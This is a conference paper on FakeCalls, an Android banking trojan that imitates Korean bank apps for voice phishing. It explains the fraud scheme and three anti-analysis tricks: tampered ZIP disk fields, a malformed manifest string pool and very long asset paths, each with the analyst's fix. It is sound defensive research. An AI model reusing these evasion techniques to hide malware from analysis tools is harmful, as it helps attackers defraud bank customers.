VB2023 LONDON

4 - 6 October, 2023 / London, United Kingdom

SOUTH KOREAN ANDROID BANKING MENACE – FAKECALLS

Bohdan Melnykov & Raman Ladutska

Check Point Software Technologies, Israel

bmelnykov@checkpoint.com
ramanl@checkpoint.com

ABSTRACT

When malware actors want to enter the cybercrime business they can choose markets in which, according to documented past results, their profit is almost guaranteed to be worth the effort. The malware does not need to be high profile; careful selection of the audience and the right market can be enough.

This ‘stay-low, aim-high’ approach is what we have seen in our research. We encountered an *Android* trojan named FakeCalls, a piece of malware that can masquerade as one of more than 20 financial applications and imitate phone conversations with bank or financial service employees – this type of attack is known as voice phishing. FakeCalls targets the South Korean market and possesses the functionality of a Swiss Army knife, being able not only to conduct its primary function but also to extract private data from the victim’s device.

Voice phishing attacks have a long history in the South Korean market. According to a report [1] published on a South Korean Government website, financial losses due to voice phishing amounted to approximately US$600 million in 2020, with the number of victims [2] reaching as many as 170,000 in the period from 2016 to 2020.

We discovered more than 3,500 samples of the FakeCalls malware that used various combinations of mimicked financial organizations and implemented anti-analysis (aka evasion) techniques. The malware developers paid special attention to the protection of their malware, using several unique evasions that we had not previously seen in the wild.

In our investigation we describe all of the anti-analysis techniques we encountered and show how to mitigate them, dive into the key details of the malware’s functionality, and explain how to stay protected from this and similar threats. In addition, we show how the voice phishing scheme is implemented in FakeCalls and explain the tricks used for resolution of command-and-control (C&C) servers.

VOICE PHISHING

The idea behind voice phishing is to trick the victim into thinking that there is a real bank employee on the other end of the call. As the victim believes that the application in use is a genuine internet-banking (or payment-system) application, there is no reason to be suspicious of an offer to apply for a loan with a lower interest rate – the offer is, of course, fake. At this point, the malware actors can lay the necessary groundwork to understand how to approach the victim in the best way possible.

At the point at which conversation actually happens, the phone number belonging to the malware operators, unknown to the victim, is replaced by a real bank number. Therefore, the victim is under the impression that the conversation is taking place with a real bank and a real employee. Once trust has been established, the victim is tricked into ‘confirming’ their credit card details in the hope of qualifying for the (fake) loan.

Figure 1 outlines the principal scheme of the attack.



Figure 1: The key steps of a voice phishing attack.

Targeted financial institutions are selected from amongst the largest and most prominent in the banking sector: strong repay capacity ratings as evaluated by the South Korean Government and major world agencies, with revenues of billions of South Korean Won (KWR), equal to millions of US dollars. Mimicking the applications of such organizations increases the chances of attracting suitable victims.

When victims install the FakeCalls malware, they have no reason to suspect that some hidden catches are present in the ‘trustworthy’ internet-banking application from a solid organization.

In step 2 of the voice phishing attack, instead of a phone conversation with a malware operator, a pre-recorded audio track can be played, imitating instructions from the bank. Several different tracks are embedded into different malware samples, corresponding to different financial organizations.

One way or another, the malware operators get hold of the private financial data of the victim, meaning that the goal of attack is achieved successfully.

TECHNICAL DETAILS

In this section we describe the anti-analysis techniques used by FakeCalls, as well as the process of dropping the final payload and the details of its network communication.

Anti-analysis techniques

We encountered three unique anti-analysis techniques in different malware samples that we had not previously observed in the wild. We took the following malware sample and analysed all three evasions we encountered inside:

```
f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
```

If we try loading such a sample into analysis tools, they fail, as shown in Figure 2 on attempting to load it into *JEB Pro*.



Figure 2: FakeCalls failed to load in JEB Pro.

Let's dissect and mitigate each of the anti-analysis techniques one by one, to finally be able to load and analyse the malicious payload.

Multi-disk

The first evasion is called 'Multi-disk'. When trying to load the APK into the analysis tools an exception is shown, stating that multi-file archives are not supported.



Figure 3: Exception saying that multi-file archives are not supported.

We understand that the APK cannot be split into multi-disk archives, so we checked this information in the APK by analysing the ZIP header data. The relevant entry is the central directory file header. The end of this record, EOCD [3], contains information about the disk count at offsets 4 and 6. We will also pay attention to the offsets 10 and 12.

Offset	Bytes	Description
0	4	End of central directory signature = 0x06054b50
4	2	Number of this disk (or 0xffff for ZIP64)
6	2	Disk where the central directory starts (or 0xffff for ZIP64)
8	2	Number of central directory records on this disk (or 0xffff for ZIP64)
10	2	Total number of central directory records (or 0xffff for ZIP64)
12	4	Size of central directory (bytes) (or 0xffffffff for ZIP64)
16	4	Offset of start of central directory, relative to start of archive (or 0xffffffff for ZIP64)
20	2	Comment length (n)
22	n	Comment

EOCD marks the end of the ZIP so the required byte sequence can be found at the end of the file, as shown in Figure 4.



Figure 4: Selected sequence at the end of the file.

The processed structure is shown in Figure 5.



Figure 5: Values of the structure fields.

Based on the very large values in the disk number fields, we understand that the malware developers edited these fields and entries. To mitigate this evasion technique, we set the `elDiskNumber` value to 0, as the archive is not a multi-disk one. Subsequently, the value of `elStartDiskNumber` is also set to 0.

Also, in legitimate APKs the values `elEntriesInDirectory` and `elDirectoryOnDisk` are the same. Having empirically verified that the correct value is 1075 (the initial value of `elEntriesInDirectory`) as opposed to 6573, we set the value of `elDirectoryOnDisk` to 1075 as well.

AndroidManifest

The second evasion goes by the name 'AndroidManifest'. The AndroidManifest file must start with a specific magic number: `0x00080003`. *Apktool* also allows another constant, `0x00080001`, to be present at the beginning of the manifest:



Figure 6: Correct values, one of which must be present at the beginning of the AndroidManifest file.

Apktool expects the additional constant because of an issue [4] when it failed to decode the manifest file, after which the constant `0x00080001` was added to the code. However, the correct value in the AndroidManifest header is `0x00080003`, which is equal to the constant name `CHUNK_AXML_FILE` in the *apktool* source code [5], not `CHUNK_AXML_FILE_BROKEN`, which is equal to `0x00080001`.



Figure 7: Constants for AndroidManifest headers defined in the apktool source code.

The analysed file starts with `0x00080000`.



Figure 8: Magic number at the beginning of the AndroidManifest file.

Besides an unexpected magic number, the file contains other things that break the decoding process, as seen in Figure 9 in an exception thrown by the *jadx* tool.



Figure 9: Exception when decoding the AndroidManifest file using the jadx tool.

To find out what causes this exception, we first break down the AndroidManifest structure.



Figure 10: AndroidManifest structure and its fields – the one causing the exception is outlined.

By checking the offset shown in the exception, we can see that the issue is in the `scStringOffsets` array field, in its last element (0x24 + 0x160 = 0x184 – the exact offset shown in the exception).

When examining this array closely, we see that the offset of the last string is pointing out of the file.



Figure 11: Wrong last string offset in the array.

The string 'theme' is wrongly interpreted as an offset value in the last element of the array, number 87.

This means that the value of the `scStringCount` should be less by 1, i.e. set to 86. Now there are 87 elements in the array, each of four bytes. A multiplication of 87*4 is equal to 348, which is `0x15C` in hex. As the `scStringOffsets` field starts at `0x24`, now it ends at `0x24 + 0x15C`, which is equal to `0x180` – exactly what is expected in the analysis tool.

After all the relevant fixes have been applied, *apktool* throws yet another exception.

```
I: Using Apktool 2.6.1 on f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
Exception in thread "main" java.lang.NegativeArraySizeException: -25055352
        at brut.androlib.res.decoder.StringBlock.read(StringBlock.java:69)
        at brut.androlib.res.decoder.AXmlResourceParser.doNext(AXmlResourceParser.java:814)
        at brut.androlib.res.decoder.AXmlResourceParser.next(AXmlResourceParser.java:98)
        at brut.androlib.res.decoder.AXmlResourceParser.nextToken(AXmlResourceParser.java:108)
        at org.xmlpull.v1.wrapper.classic.XmlPullParserDelegate.nextToken(XmlPullParserDelegate.java:105)
        at brut.androlib.res.decoder.XmlPullStreamDecoder.decode(XmlPullStreamDecoder.java:138)
        at brut.androlib.res.decoder.XmlPullStreamDecoder.decodeManifest(XmlPullStreamDecoder.java:151)
        at brut.androlib.res.decoder.ResFileDecoder.decodeManifest(ResFileDecoder.java:159)
        at brut.androlib.res.AndrolibResources.decodeManifestWithResources(AndrolibResources.java:193)
        at brut.androlib.Androlib.decodeManifestWithResources(Androlib.java:141)
        at brut.androlib.ApkDecoder.decode(ApkDecoder.java:109)
        at brut.apktool.Main.cmdDecode(Main.java:175)
        at brut.apktool.Main.main(Main.java:79)
```

Figure 12: Exception thrown by apktool; the key points to investigate are outlined.

On examining the source code of *apktool*, we understand that the exception occurs because of bad size calculation for the allocated array.

Figure 13 shows the key code line after the execution of which the exception occurs.

Examining the values of the fields in the `STRINGCHUNK` AndroidManifest structure, we're interested mainly in `scStylePoolOffset`, which corresponds to the `stylesOffset` variable in *apktool* code. If it is not equal to zero, the array is allocated. Its value is 4,269,912,320, which is equal to `0xFE81B100`, and as this value is represented as `int`

```java
    public static StringBlock read(ExtDataInput reader) throws IOException {
        reader.skipCheckChunkTypeInt(CHUNK_STRINGPOOL_TYPE, CHUNK_NULL_TYPE);
        int chunkSize = reader.readInt();

        // ResStringPool_header
        int stringCount = reader.readInt();
        int styleCount = reader.readInt();
        int flags = reader.readInt();
        int stringsOffset = reader.readInt();
        int stylesOffset = reader.readInt();

        StringBlock block = new StringBlock();
        block.m_isUTF8 = (flags & UTF8_FLAG) != 0;
        block.m_stringOffsets = reader.readIntArray(stringCount);

        if (styleCount != 0) {
            block.m_styleOffsets = reader.readIntArray(styleCount);
        }

        int size = ((stylesOffset == 0) ? chunkSize : stylesOffset) - stringsOffset;
        block.m_strings = new byte[size];
        reader.readFully(block.m_strings);

        if (stylesOffset != 0) {
```

Figure 13: The key code line after execution of which the exception occurs.

(signed) in the code, it is treated as -25,054,976. `scStringPoolOffset` (`stringOffset` in the code) has a value of 376, and by subtracting the two numbers, we get the exact value from the exception: -25,054,976 – 376 = -25,055,352 (see Figure 12).

Based on the value (0) of the `scStyleCount` field, we can see that the file shouldn't contain 'styles', and the value of the `scStylePoolOffset` field should be 0x00000000.



Figure 14: Values of the fields in the STRINGCHUNK structure.

Files

The third and final evasion is simply called ‘Files’. This technique is related to the files inside the APK. At this point, after applying the two previous fixes, the target APK loads successfully in *JEB Pro* and *jadx*, but *apktool* still throws an exception when analysing this file.

```
I: Using Apktool 2.7.0 on f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
I: Copying raw resources...
I: Baksmaling classes.dex...
I: Copying assets and libs...
Exception in thread "main" brut.androlib.AndrolibException: brut.directory.DirectoryException:
 Error copying file: assets
        at brut.androlib.Androlib.decodeRawFiles(Androlib.java:169)
        at brut.androlib.ApkDecoder.decode(ApkDecoder.java:166)
        at brut.apktool.Main.cmdDecode(Main.java:175)
        at brut.apktool.Main.main(Main.java:79)
Caused by: brut.directory.DirectoryException: Error copying file: assets
        at brut.directory.DirUtil.copyToDir(DirUtil.java:99)
        at brut.directory.AbstractDirectory.copyToDir(AbstractDirectory.java:208)
        at brut.androlib.Androlib.decodeRawFiles(Androlib.java:156)
        ... 3 more
Caused by: brut.directory.DirectoryException: Error copying file: hSeCvupVLj7NCqcVvmpr4wmj0jWP
iCUTQRZbyew1P2K0WPX6fOsz5bLzG5DlIKNjzn8WBbwr0zMbWwxvx1KEjvYOfAFDLksepAAIRbEdrbJGzJNjHiZRai0eAu
QaG4QPgIXw7ZOwxGniXroGYw6DwLehBwixvEHyv4A2XqnTFCuE61rifjmk8msFDP6KRqa30ZY32xTHin95qKmKe0smrwBi
M5yhvOboCBFgdzrTAPcUoyp4DwFS9ZMNyPr89LmFmUC0ffGQTKWMuR5nQFP0iuqN02SyiuVZDIIE6zY
        at brut.directory.DirUtil.copyToDir(DirUtil.java:99)
        at brut.directory.DirUtil.copyToDir(DirUtil.java:71)
        at brut.directory.AbstractDirectory.copyToDir(AbstractDirectory.java:198)
        at brut.directory.DirUtil.copyToDir(DirUtil.java:87)
        ... 5 more
Caused by: java.nio.file.FileSystemException: f8823780d2822307e995528bd7a34a1735e66bd2fe22404e
02053cb92b0a56cb.out/assets/hSeCvupVLj7NCqcVvmpr4wmj0jWPiCUTQRZbyew1P2K0WPX6fOsz5bLzG5DlIKNjzn
8WBbwr0zMbWwxvx1KEjvYOfAFDLksepAAIRbEdrbJGzJNjHiZRai0eAuQaG4QPgIXw7ZOwxGniXroGYw6DwLehBwixvEHy
v4A2XqnTFCuE61rifjmk8msFDP6KRqa30ZY32xTHin95qKmKe0smrwBiM5yhvOboCBFgdzrTAPcUoyp4DwFS9ZMNyPr89L
mFmUC0ffGQTKWMuR5nQFP0iuqN02SyiuVZDIIE6zY: File name too long
        at java.base/sun.nio.fs.UnixException.translateToIOException(UnixException.java:100)
```

Figure 15: Apktool can't copy the file because of its long name.

From the exception description, ‘File name too long’, we understand that file name is too long and investigate all the files inside the APK.

```
Name
▾ assets
  ▾ ageivghhbKc7nQ13jfH9bP
    ▾ tPxZFzmZjDbUFSuA4tXd8Df4pGVF0Qbg5o1QCzW30V3Dm6wlZPNQpLd1JDK0OR0EC50q2O9EH4nmKNStkKRkcw2tk0h90XojWzbrgftkRiivy1r7WqZe
      ▾ ZBgdGg2H0PVPeBkLAmfqGE4nG6tTknJ8ki795nL9CORExQuAgvvdUYFvH3ILXjwWfXF6FmRmMgZ3XA00M4MZ2GowOLBbQ0lsr6zLly55PjCN0MJhdS04HI4Jljs4WQGM5HM2
        ▾ pPn9SkTeLxbcu98
            sVUb0cb
  ▸ ajmsjfgllcf7DMTsHZHLqblqu80ENExnL7VelfRIBX5cc1KmYBBqT2D2loyzoWY8TYvH2OgBh0kEgioDxXQmcgEUD447SruP98uoFdvku0iUR0Vc
  ▸ bbkxqdh7DwbryxMlf5tq5Lk2riByvyXQSs04FKTNWTzmho
  ▾ bhgurkkjIAQtzQoDfJTgje006Q8
    ▾ wVdESJhj3O
      ▾ tlsK0uS0uqATn
        ▾ HUyBp2
          ▾ ByRYxmM0JeLCJzI1E0QoQOU7c0ElZUSOW03jLXNigkVl0qPL944MKOuYPVWHSAb0x8QJHypSnHhG3IgWl3n60gdiQfF0bgAQi6Z3KgeKOmycGZ5hP
            ▾ v0ng0q4I4C4zQhhCy7TolfZNrOS
              ▾ M2kylbVKDc7J9cmMQoGr6eB9yAZqbKZwI37csGoPwH9v
                ▾ kpj3m8chBfIBl0VmFJ3nK
                  ▾ ffkuk
                      15zff8olQxZNWphYzMgG
  ▸ binqzcholB6fCn00VWE9hmH8tbDi9S2ItDEfWtTjMiHp3Jqdk9wxxvGBXKv7NkJvKyX0T5dBcux9QsfVVz9
  ▸ bstpyldljjlXxbCVpm80nreFh9
  ▸ cagiahxoKfuQsC2FxULqICmhIDK
  ▸ ckhpdijb
```

Figure 16: Files inside the APK.

What we see is that the developers added a large number of files to the asset folder inside nested directories. As a result, the length of the file name and path exceeds 300 characters (as shown in Figure 17) – it is this that causes the exception.

These files break the logic of tools, like *apktool*, that cannot remap file locations and may fail during APK decompilation. After analysing the API calls from the bytecode, we can see that there are no actual references to these files. This means that such files can be manually removed from the APK as they are no longer required.

Finally, the resulting APK can be processed inside all the typical analysis tools.

